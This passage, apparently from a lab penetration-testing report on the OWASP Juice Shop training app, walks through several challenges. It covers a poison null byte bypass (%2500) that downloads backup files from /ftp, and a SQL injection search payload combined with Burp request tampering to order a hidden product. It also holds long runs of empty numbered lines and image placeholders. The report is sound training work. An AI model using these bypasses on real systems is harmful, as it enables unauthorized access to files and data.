
477.

478.

479.

480.

481.

482.

483.

484.

485.

486.

487.

488.

489.

490.

491.

492.

493.

494.

495.

496.

497.

498.

499.

500.

501.

502.

503.

504.

505.

506.

507.

508.

509.

510.

511.

512.

513.

514.

515.

516.

517.

518.

519.

520.

521.

522.

523.

524.

525.

526.

527.

528.

529.

530.

531.

532.

533.

534.

535.

536.

537.

538.

539.

540.

541.

542.

543.

544.

545.

546.

547.

548.

549.

550.

551.

552.

553.

554.

555.

556.

557.

558.

559.

560.

561.

562.

563.

564.

565.

566.

567.

568.

569.

570.

571.

572.

573.

574.

575.

576.

577.

578.

579.

580.

581.

582.

583.

584.

585.

586.

587.

588.

589.

590.

591.

592.

593.

594.

595.

596.

597.

598.

599.

600.

601.

602.

603.

604.

605.

606.

607.

608.

609.

610.

611.

612.

613.

614.

615.

616.

617.

618.

619.

620.

621.

622.

623.

624.

625.

626.

627.

628.

629.

630.

631.

632.

633.

634.

635.

636.

637.

638.

639.

640.

641.

642.

643.

644.

645.

646.

647.

648.

649.

650.

651.

652.

653.

654.

655.

656.

657.

658.

659.

660.

661.

662.

663.

664.

665.

666.

667.

668.

669.

670.

671.

672.

673.

674.

675.

676.

677.

678.

679.

680.

681.

682.

683.

684.

685.

686.

687.

688.

689.

690.

691.

692.

693.

694.

695.

696.

697.

698.

699.

700.

701.

702.

703.

704.

705.

706.

707.

708.

709.

710.

711.

712.

713.

714.

715.

716.

717.

718.

719.

720.

721.

722.

723.

724.

725.

726.

727.

728.

729.

730.

731.

732.

733.

734.

735.

736.

737.

738.

739.

740.

741.

742.

743.

744.

745.

746.

747.

748.

749.

750.

751.

752.

753.

754.

755.

756.

757.

758.

759.

760.

761.

762.

763.

764.

765.

766.

767.

768.

769.

770.

771.

772.

773.

774.

775.

776.

777.

778.

779.

780.

781.

782.

783.

784.

785.

786.

787.

788.

789.

790.

791.

792.

793.

794.

795.

796.

797.

798.

799.

800.

801.

802.

803.

804.

805.

806.

807.

808.

809.

810.

811.

812.

813.

814.

815.

816.

817.

818.

819.

820.

821.

822.

823.

824.

825.

826.

827.

828.

829.

830.

831.

832.

833.

834.

835.

836.

837.

838.

839.

840.

841.

842.

843.

844.

845.

846.

847.

848.

849.

850.

851.

852.

853.

854.

855.

856.

857.

858.

859.

860.

861.

862.

863.

864.

865.

866.

867.

868.

869.

870.

871.

872.

873.

874.

875.

876.

877.

878.

879.

880.

881.

882.

883.

884.

885.

886.

887.

888.

889.

890.

891.

892.

893.

894.

895.

896.

897.

898.

899.

900.

901.

902.

903.

904.

905.

906.

907.

908.

909.

910.

911.

912.

913.

914.

915.

916.

917.

918.

919.

920.

921.

922.

923.

924.

925.

926.

927.

928.

929.

930.

931.

932.

933.

934.

935.

936.

937.

938.

939.

940.

941.

942.

943.

944.

945.

946.

947.

948.

949.

950.

951.

952.

953.

954.

955.

956.

957.

958.

959.

960.

961.

962.

963.

964.

965.

966.

967.

968.

969.

970.

971.

972.

973.

974.

975.

976.

977.

978.

979.

980.

981.

982.

983.

984.

985.

986.

987.

988.

989.

990.

991.

992.

993.

994.

995.

996.

997.

998.

999.

1000.

1001.

1002.

1003.

1004.

1005.

1006.

1007.

1008.

1009.

1010.

1011.

1012.

1013.

1014.

1015.

1016.

1017.

1018.

1019.

1020.

1021.

1022.

1023.

1024.

1025.

1026.

1027.

1028.

1029.

1030.

1031.

1032.

1033.

1034.

1035.

1036.

1037.

1038.

1039.

1040.

1041.

1042.

1043.

1044.

1045.

1046.

1047.

1048.

1049.

1050.

1051.

1052.

1053.

1054.

1055.

1056.

1057.

1058.

1059.

1060.

1061.

1062.

1063.

1064.

1065.

1066.

1067.

1068.

1069.

1070.

1071.

1072.

1073.

1074.

1075.

1076.

1077.

1078.

1079.

1080.

1081.

1082.

1083.

1084.

1085.

1086.

1087.

1088.

1089.

1090.

1091.

1092.

1093.

1094.

1095.

1096.

1097.

1098.

1099.

1100.

1101.

1102.

1103.

1104.

1105.

1106.

1107.

1108.

1109.

1110.

1111.

1112.

1113.

1114.

1115.

1116.

1117.

1118.

1119.

1120.

1121.

1122.

1123.

1124.

1125.

1126.

1127.

1128.

1129.

1130.

1131.

1132.

1133.

1134.

1135.

1136.

1137.

1138.

1139.

1140.

1141.

1142.

1143.

1144.

1145.

1146.

1147.

1148.

1149.

1150.

1151.

1152.

1153.

1154.

1155.

1156.

1157.

1158.

1159.

1160.

1161.

1162.

1163.

1164.

1165.

1166.

1167.

1168.

1169.

1170.

1171.

1172.

1173.

1174.

1175.

1176.

1177.

1178.

1179.

1180.

1181.

1182.

1183.

1184.

1185.

1186.

1187.

1188.

1189.

1190.

1191.

1192.

1193.

1194.

1195.

1196.

1197.

1198.

1199.

1200.

1201.

1202.

1203.

1204.

1205.

1206.

1207.

1208.

1209.

1210.

1211.

1212.

1213.

1214.

1215.

1216.

1217.

1218.

1219.

1220.

1221.

1222.

1223.

1224.

1225.

1226.

1227.

1228.

1229.

1230.

1231.

1232.

1233.

1234.

1235.

1236.

1237.

1238.

1239.

1240.

1241.

1242.

1243.

1244.

1245.

1246.

1247.

1248.

1249.

1250.

1251.

1252.

1253.

1254.

1255.

1256.

1257.

1258.

1259.

1260.

1261.

1262.

1263.

1264.

1265.

1266.

1267.

1268.

1269.

1270.

1271.

1272.

1273.

1274.

1275.

1276.

1277.

1278.

1279.

1280.

1281.

1282.

1283.

1284.

1285.

1286.

1287.

1288.

1289.


1290.

1291.

1292.

<





Impact:

The impact of a successful broken access control attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.

Preventing broken access control attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 26 and 27:-

Title: a)Forgotten Developer Backup (Sensitive Data Exposure)

b) Poison Null Byte

Description:

Sensitive data exposure is a type of cyber attack in which an attacker gains access to sensitive information, such as financial data, personal identification numbers (PINs), or personal health information (PHI), through vulnerabilities in the system or application. These vulnerabilities can include a lack of encryption, weak access controls, or poor data management practices.


Steps to Reproduce:





Navigated to the 192.168.1.3:3000/ftp as per the Dirbuster results, as this is the location for hiding the backup files. Found the file named package.json.bak which is a backup file. Tried to download this file, but an error shoot out, showing only .pdf and .md file extensions are allowed.


Tried with the null byte extension spoofing with %00 but it doesn't workout, then tried by url encoding of the %00 as %2500. This worked out and the file is downloaded.

The file extension is given as pakage.json.bak%2500.md

Pop-up came with the two challenges Poison null byte and Forgotten Developer backup were solved successfully







Impact:

The impact of a successful sensitive data exposure attack can include:

- financial loss for individuals or organizations whose sensitive information is stolen
- Loss of trust from customers or users whose data was exposed
- Legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
- Damage to reputation and negative publicity for the organization.

Protecting sensitive data is critical, and organizations should implement secure data storage and transmission practices, regularly monitor and audit their systems, and train employees on best practices for handling sensitive information.

Vulnerability 28:-

Title: Forgotten Sales Backup (Sensitive Data Exposure)

Description:

Sensitive data exposure is a type of cyber attack in which an attacker gains access to sensitive information, such as financial data, personal identification numbers (PINs), or personal health information (PHI), through vulnerabilities in the system or application. These vulnerabilities can include a lack of encryption, weak access controls, or poor data management practices.


Steps to Reproduce:


To find the sales backup file, the location of the previous challenge seems to be good, thus navigated to the /ftp. Here we can see the coupons_2013.md.bak, lets try to download this. Then the error shown only .md and .pdf file extensions are only allowed, seems like the same error of previous challenge.

Tried with the null byte file extension with the url encoding in the url

As %00 to %2500, then the file extension is changed as coupons_2013.md.bak%2500.md. Now the file is downloaded.

The pop-up came showing the challenge is solved successfully






OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!


```
at verify (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:32:18)
at /home/edureka/juice-shop/node_modules/express/lib/router/index.js:16:3
at Layer.handle [as handle_request] (/home/edureka/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /home/edureka/juice-shop/node_modules/express/lib/router/index.js:296:10
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:400:10)
at callback (/home/edureka/juice-shop/node_modules/serve-index/index.js:145:39)
at callback (/home/edureka/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node.js:208:5)
```




OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:32:18)
at /home/edureka/juice-shop/node_modules/express/lib/router/index.js:16:3
at Layer.handle [as handle_request] (/home/edureka/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /home/edureka/juice-shop/node_modules/express/lib/router/index.js:296:10
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:400:10)
at callback (/home/edureka/juice-shop/node_modules/serve-index/index.js:145:39)
at callback (/home/edureka/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node.js:208:5)
```





Impact:

The impact of a successful sensitive data exposure attack can include:

- financial loss for individuals or organizations whose sensitive information is stolen
- Loss of trust from customers or users whose data was exposed
 - Legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
 - Damage to reputation and negative publicity for the organization.
- Protecting sensitive data is critical, and organizations should implement secure data storage and transmission practices, regularly monitor and audit their systems, and train employees on best practices for handling sensitive information.

Vulnerability 29:

Title: Christmas special (SQL injection)

Description:

SQL injection is a type of cyber attack that occurs when an attacker inputs malicious SQL code into a web form or URL in order to gain unauthorized access to a database or to perform other malicious actions. This can happen when an application does not properly validate or sanitize user input, allowing an attacker to inject malicious SQL code into the application.

Steps to Reproduce:

From the previous challenge, done a sql injection attack in the search function with the payload '`'--`'. Got the details of the all the products, but the product with **id 10 , Christmas Super-Surprise-Box (2014 Edition)** is not listed in the normal products home page of the juice shop. Let's add it to basket and order it.

Intercepted the request of adding a product to the basket. Then with the repeater in the brupsuite, changed the **product id from 6 to 10** and then forwarded the request.

This added the Christmas Super-Surprise-Box (2014 Edition) to the basket. Then I proceeded to check out and place the order.


